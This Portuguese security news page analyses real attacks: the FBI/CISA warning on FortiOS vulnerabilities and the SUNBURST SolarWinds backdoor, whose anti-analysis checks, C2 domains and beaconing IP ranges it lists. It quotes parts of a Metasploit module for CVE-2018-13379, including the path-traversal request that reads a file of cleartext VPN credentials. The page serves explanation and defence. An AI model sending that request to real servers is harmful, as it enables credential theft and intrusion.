APTs e ataques no mundo real

Notícias e análises de metodologia sobre vulnerabilidades e exploits usadas em ataques na vida real.

- FBI notifica sobre ataques coordenados em servidores FortiOS
- SUNBURST: Backdoor em cadeia de abastecimento compromete sistemas americanos
- Ransomware impacta infraestrutura de combustíveis nos EUA

FBI notifica sobre ataques coordenados em servidores FortiOS

Vulnerabilidades em FortiOS

O FBI (Federal Bureau of Investigation) e a CISA (Cybersecurity and Infrastructure Security Agency) dos Estados Unidos geraram um relatório conjunto onde detalham atividades crescentes de grupos APTs, envolvendo a enumeração de servidores FortiOS por vulnerabilidades conhecidas, que permitem coleta de informações para usuários não-autenticados e potencialmente podem facilitar um comprometimento de uma conta de usuário. As vulnerabilidades em questão são:

- CVE-2019-5591
- CVE-2020-12812
- CVE-2018-13379, para a qual os atacantes escaneiam as portas 4443, 8443 e 10443 pelo portal de login da VPN da Fortinet em SSL.

Segundo o relatório, o ataque consiste em uma estratégia de enumeração de serviços vulneráveis para que acesso possa ser obtido para ataques futuros.

Seguindo o mesmo *modus operandi* de outras ações associadas a atores estatais contra os Estados Unidos, os atacantes fazem uso de CVEs já descobertas ou métodos como *spearphishing* para atacar setores de infraestrutura, buscando ataques distribuídos de negação de serviço (DDoS) ou extração ou criptografia de dados (*ransomwares*).

Segundo a reportagem do Bleeping Computer, os ataques em servidores Fortinet não são

novidade. Os mesmos já haviam sido vitimados durante as eleições americanas de 2020 por sua utilização em softwares de sistemas de apoio no processo eleitoral, com o intuito de gerar desinformação e minar a confiança no processo democrático americano. Na ocasião, a Microsoft atribuiu os ataques à grupos do Irã, da China e da Rússia.

Funcionamento das Vulnerabilidades

CVE-2018-13379 - Path Traversal Vulnerability

Uma vulnerabilidade de *path traversal* se caracteriza por um atacante enviar uma request para um servidor web, tentando explorar falhas de configuração para acessar arquivos e diretórios que devem estar fora de seu alcance. Para a tal, a request enviada pelo atacante usa sequências *dot-dot-slash* ("/../") para tentar manipular o que o servidor o permite acessar.

- *Descrição de Path Traversal Vulnerability na OWASP*
- Exploit-DB - Código-fonte do exploit do CVE presente do Metasploit

Se acessarmos o link do código-fonte do exploit (escrito em Ruby), podemos ver a descrição de sua funcionalidade - Usando a vulnerabilidade de *Path Traversal* descoberta nas versões especificadas do FortiOS, o código envia uma request para o portal de login Web que permite ler um arquivo contendo os logins e senhas sem qualquer tipo de obfuscação.

```
require 'msf/core'
class MetasploitModule < Msf::Auxiliary
  include Msf::Exploit::Remote::HttpClient
  include Msf::Post::File
  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'SSL VPN FortiOs - System file leak',
      'Description'    => %q{
        FortiOS system file leak through SSL VPN via specially crafted HTTP resource requests.
        This exploit read /dev/cmdb/sslvpn_websession file, this file contains login and passwords i
(clear/text).
        This vulnerability affect ( FortiOS 5.6.3 to 5.6.7 and FortiOS 6.0.0 to 6.0.4 ).
      },
      'References'     =>
        [
          [ 'URL', 'http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-13379' ]
        ],
```

```
        'Author'          => [ 'lynx (Carlos Vieira)' ],
        'License'         => MSF_LICENSE,
        'DefaultOptions'  =>
          {
            'RPORT'  => 443,
            'SSL'  => true
          },
        ))

    end
```

Na função *run*, podemos observar a request que é enviada para a obtenção das informações no arquivo sslvpn_websession presente no servidor. Para a leitura subsequente, uma outra função *parse* é utilizada para a transformação do conteúdo do arquivo em algo legível.

Note o 'payload' que será enviado na request em *send_request_raw* - Tal payload é o que permite a exploração da vulnerabilidade mencionada para a obtenção da informação valiosa.

```
def run()
  print_good("Checking target...")
  res =
send_request_raw({'uri'=>'/remote/fgt_lang?lang=/../../../..//////////dev/cmdb/sslvpn_websessio

  if res && res.code == 200
    print_good("Target is Vulnerable!")
    data = res.body
    current_host = datastore['RHOST']
    filename = "msf_sslwebsession_"+current_host+".bin"
    File.delete(filename) if File.exist?(filename)
    file_local_write(filename, data)
    print_good("Parsing binary file.......")
    parse()
  else
    if(res && res.code == 404)
      print_error("Target not Vulnerable")
    else
      print_error("Ow crap, try again...")
    end
  end
```

```
end
```

- Youtube - Prova de Conceito da vulnerabilidade usando Metasploit

CVE-2019-5591 - Default Configuration Vulnerability

Em servidores FortiOS até 6.2.0, uma vulnerabilidade permite que um atacante não autenticado, que esteja na mesma sub-rede, intercepte informações por meio de personificação do servidor LDAP(Lightweight Directory Access Protocol).

LDAP é um protocolo usado para autenticação em directory services, que por sua vez armazenam informações como usuários, senhas e contas, e compartilham informações para outras entidades relevantes dentro de uma rede. A CVE reportada em 2019 detalha que um atacante pode "se passar" pelo servidor LDAP mencionado, assim recebendo informações privilegiadas sem as permissões necessárias.

- Advisory da Fortinet sobre a vulnerabilidade
- Registro da vulnerabilidade em cve.mitre.org

CVE-2020-12812 - Improper Authentication Vulnerability


Outra vulnerabilidade no portal web da SSL VPN do FortiOS, a CVE permite que um usuário faça login sem precisar cumprir a verificação de duas etapas (FortiToken).

O erro ocorre na verificação da capitalização das letras no nome de usuário (*case sensitive matching*) na configuração da autenticação remota, durante a interação da mesma com o Windows Active Directory - Uma conta de usuário que faça uso de autenticação remota, como LDAP, pode evitar a segunda etapa de verificação durante o login simplesmente mudando as letras de seu nome de usuário de maísculas para minúsculas (ou vice-versa).

- Advisory no site da Fortinet sobre a vulnerabilidade
- Nota técnica na configuração de LDAP no site da Fortinet
- Registro da vulnerabilidade em cve.mitre.org

SUNBURST: Backdoor em cadeia de abastecimento compromete sistemas americanos

Empresas gigantes de tecnologia e segurança da informação foram comprometidas



No começo de 2021, veículos midiáticos ao redor do mundo foram tomados por notícias de um ataque que supostamente havia comprometido sistemas essenciais do governo americano, com APTs patrocinadas pela inteligência russa no centro de algumas das acusações. O ataque é considerado uma das piores ocorrências de espionagem já sofridas pelo governo americano, tanto

pelo perfil dos alvos afetados (que incluiu entidades desde a Microsoft até a OTAN) quanto pela duração do ataque, que durou meses até ser descoberto.

Descrição

No final de 2020, uma reportagem do The New York Times descrevia um ataque - provavelmente de autoria russa - sobre a empresa de segurança da informação americana FireEye. A empresa em questão é tida como uma das gigantes do ramo nos Estados Unidos e no mundo, atuando na detecção e prevenção de ataques cibernéticos, com alguns de seus serviços incluindo testes de invasão para empresas indexadas pelo S&P 500 e monitorando grupos considerados *Advanced Persistent Threats* (APTs) para órgãos públicos, entre eles a própria agência de segurança nacional americana, a NSA.

Segundo a empresa americana, o ataque havia obtido sucesso em roubar algumas de suas ferramentas de *red teaming* - Armas digitais usadas para testes de invasão, armazenadas em cofres digitais da companhia de cibersegurança e que poderiam representar ameaças sérias nas mãos de adversários. Como parte do esforço de mitigação, a FireEye disponibilizou regras de YARA em seu GitHub como contramedidas que permitem a detecção das ferramentas de ataque vazadas. Mas o pior ainda estava por vir - durante a investigação do ataque, profissionais da empresa descobriram um problema muito maior.

No meio de 50.000 linhas de código que estavam sendo investigadas por possíveis comprometimentos, integrantes da Mandiant (equipe de resposta de incidentes da FireEye) descobriram uma vulnerabilidade dentro do software de monitoramento de redes Orion produzido pela SolarWinds Corp, que abrigava um backdoor dentro dos sistemas da empresa. A escala do problema era inimaginável: O software em questão era digitalmente assinado pela empresa do Texas, e portanto havia sido enviado para todos os seus clientes num processo conhecido como *supply chain attack* - Entre os afetados estavam empresas como a Cisco, Malwarebytes, NVIDIA, Microsoft, e departamentos e agências como a NSA, o FBI, o Departamento de Estado e Departamento de Defesa dos Estados Unidos.

Em seu relatório, a empresa americana chamou a vulnerabilidade encontrada de SUNBURST, e a Microsoft posteriormente adicionou regras de detecção ao Windows Defender. Em um cenário de crescentes tensões no aspecto de segurança da informação envolvendo os EUA, a Rússia, China e o Irã, o ataque (ou a descoberta dele) foi considerado um dos primeiros desafios de relações exteriores

a ser enfrentado pelo recém inaugurado presidente dos EUA, Joe Biden.

SUNBURST

Anti-Threat Analysis

O nível de sofisticação do ataque foi alto - Os hackers conseguiram comprometer o servidor responsável por armazenar e distribuir os updates para o software Orion da SolarWinds, o que resultou na distribuição eficiente dos trojans. E como esses updates eram digitalmente assinados pela SolarWinds, a chance de detecção do malware era mínima. De fato, é possível que se não fosse pelo ataque à FireEye que resultou na investigação de seus softwares, o comprometimento dos servidores passaria despercebido até hoje.

Assim como a maioria dos malwares modernos (mas fazendo uso de uma sofisticação substancialmente maior), o SUNBURST possui vários mecanismos de anti-análise que, segundo a FireEye, foram o que o permitiu evitar detecção por softwares de anti-vírus e forenses profissionais por sete meses. Tais mecanismos se caracterizam pela realização de checagens que testam o sistema por alguns requisitos básicos que garantem para o vírus que este esteja operando em um computador real e não em uma máquina virtual usada para análise forense de softwares maliciosos, por exemplo. Em malwares mais simples, se verificam a presença de certa quantidade (em gigabytes ou terabytes) de memória RAM e de HD, conexão com a internet, entre outros.
As checagens do SUNBURST antes de sua execução eram substancialmente mais complexas. Por exemplo, o malware verificava se o nome do processo contendo o código malicioso era `solarwinds.businesslayerhost` conforme o esperado - Mas o nome do processo dentro do malware era hasheado e usava-se uma função XOR para compará-lo com o nome dentro da máquina infectada e assim dificultar a verificação. Após a verificação do nome do processo, o SUNBURST ficava quieto por cerca de duas semanas antes de verificar se a última escrita na biblioteca `SolarWinds.Orion.Core.BusinessLayer.dll` também havia se dado cerca de duas semanas depois da execução inicial do malware, e na sequência criava uma named pipe para seu uso próprio.
Na sequência, o SUNBURST armazena suas configurações em um arquivo chamado `SolarWinds.Orion.Core.BusinessLayer.dll.config` modificado para permitir controle do malware a partir de centros de Comando e Controle (C2), e faz verificações referentes ao serviço de Active Directory - Se o sistema não está em um domínio contendo esse serviço, ou se está em um dos domínios que contém AD mas que está na blacklist de domínios indesejados do malware, este

encerra suas atividades.

Por último, o trojan verifica a conectividade com a Internet, tentando resolver o DNS do domínio `api.solarwinds.com`

Infraestrutura de Comando e Controle

Após as checagens de anti-análise, o SUNBURST cria um servidor de comando e controle intermediário, com o fim de definir o modo de operação a ser utilizado e enviar informações a respeito do servidor C2 final, controlado pelo atacante. Para impedir a detecção, o malware faz uso de um algoritmo de geração de domínios (DGA) que faz uso de informações da vítima para criar nomes de domínios que pareçam legítimos. Os nomes de domínios gerados então eram sufixados com domínio do servidor C2 intermediário referente ao modo de operação desejado, como por exemplo:

- `<nome-do-domínio-gerado>.appsync-api.eu-west-1[.]avsvmcloud[.]com`
- `<nome-do-domínio-gerado>.appsync-api.us-east-2[.]avsvmcloud[.]com`

Posteriormente, a comunidade fez engenharia reversa no algoritmo DGA descoberto e disponibilizou scripts para decodificação de nomes de domínio.

Durante a utilização do backdoor, o tráfego de comunicações se dá de formas tanto ativas quanto passivas. O modo ativo usa o protocolo HTTP para receber comandos por meio do servidor C2 e o modo passivo usa o protocolo DNS para fazer *beaconing* para receber atualizações de status. Por exemplo, respostas de DNS do tipo A (*DNS A responses*) dentro de alguns ranges de IP instruem o SUNBURST a continuar fazendo *beaconing*:

```
8.18.144.0/23
18.130.0.0/16
71.152.53.0/24
99.79.0.0/16
87.238.80.0/21
199.201.117.0/24
184.72.0.0/15
```

Enquanto *DNS A responses* nessas outras ranges de IP instruem o malware à encerrar suas atividades, atualizando o valor do parâmetro `ReportWatcherRetry` dentro do arquivo de configuração `SolarWinds.Orion.Core.BusinessLayer.dll.config`.

```
```

```
10.0.0.0/8
172.16.0.0/12
192.168.0.0/16
224.0.0.0/3
fc00:: – fe00::
fec0:: – ffc0::
ff00:: – ff00::
20.140.0.0/15
96.31.172.0/24
131.228.12.0/22
144.86.226.0/24
```

No caso de uma resposta CNAME vinda do servidor DNS no C2 intermediário, o SUNBURST vai usar o protocolo HTTPS para abrir uma comunicação para o servidor C2 final a partir do domínio específicado na resposta. Uma lista completa dos comandos que podem ser enviados ao SUNBURST e suas operações correspondentes pode ser encontrada no artigo de Alexis Rodriguez no Medium. Observando o modo de operação descrito no parâmetro `ReportWatcherRetry`, integrantes de *Blue Teams* respondendo à incidentes de segurança envolvendo o backdoor da SUNBURST podem inferir as últimas operações realizadas pelo malware antes do fim de suas operações, onde:

- 3 - (Truncate) O interruptor do malware foi ativado e suas operações foram encerradas por definitivo a não ser que modificações externas sejam aplicadas;
- 4 - (New) Modo passivo - O algoritmo DGA gera subdominios que obfusca o nome de domínio do sistema e do servidor C2 intermediário;
- 5 - (Append) Modo ativo - O beaconing do servidor de comando e controle está para ocorrer assim que um DNS CNAME seja resolvido ou já está ocorrendo.

Algumas ferramentas de contramedidas:

- Mandiant Azure AD Investigador - Detecta indícios de atividade do SUNBURST
- FireEye Red Team Tool Contermeasures - Regras de YARA, Snort, ClamAV e HXIOC para detectar assinaturas das Red Team Tools vazadas da FireEye
- FireEye Mandiant SUNBURST Contermeasures - Regras de YARA, Snort, ClamAV e HXIOC para detectar assinaturas do SUNBURST

Conclusão

Os ataques à SolarWinds figuram entre alguns dos maiores ataques cibernéticos entre atores estatais já registrados, e suas consequências diplomáticas refletem o que foi registrado. Durante as sanções anunciadas pela Casa Branca sobre a Rússia no dia 15/04, seis empresas e institutos de pesquisa nas áreas de TI e Segurança da Informação russos foram inclusos após Washington formalmente culpar a inteligência russa pelo ocorrido.

O aumento exponencial de casos no que se refere à ataques cibernéticos por meio desses grupos (que atuam como *proxies* de atores estatais) representa uma mudança cada vez mais comum no que diz respeito a táticas de Inteligência, de guerra não-convencional e na geopolítica como um todo, e nações que não se comprometerem com investimentos em inovações também nas áreas de informática e segurança da informação estarão cada vez mais vulneráveis.

Para ler mais, visite os links (também usados de fonte para esta página):

- Palestra dada na FireEye Virtual Summit onde a atuação do SUNBURST é explorada
- https://medium.com/swlh/a-summary-of-fireeyes-detailed-analysis-on-the-sunburst-malware-d76cef328a3b
- https://0xthreatintel.medium.com/internals-of-sunburst-malware-93c4cac46db6
- https://www.fortinet.com/blog/threat-research/what-we-have-learned-so-far-about-the-sunburst-solarwinds-hack
- https://www.fireeye.com/current-threats/sunburst-malware.html
- https://www.fireeye.com/blog/threat-research/2020/12/sunburst-additional-technical-details.html
- https://www.brighttalk.com/webcast/7451/469525
- https://www.varonis.com/blog/solarwinds-sunburst-backdoor-inside-the-stealthy-apt-campaign/
- https://www.npr.org/2020/12/21/948843356/how-a-cybersecurity-firm-uncovered-the-massive-computer-hack

Ransomware impacta infraestrutura de combustíveis nos EUA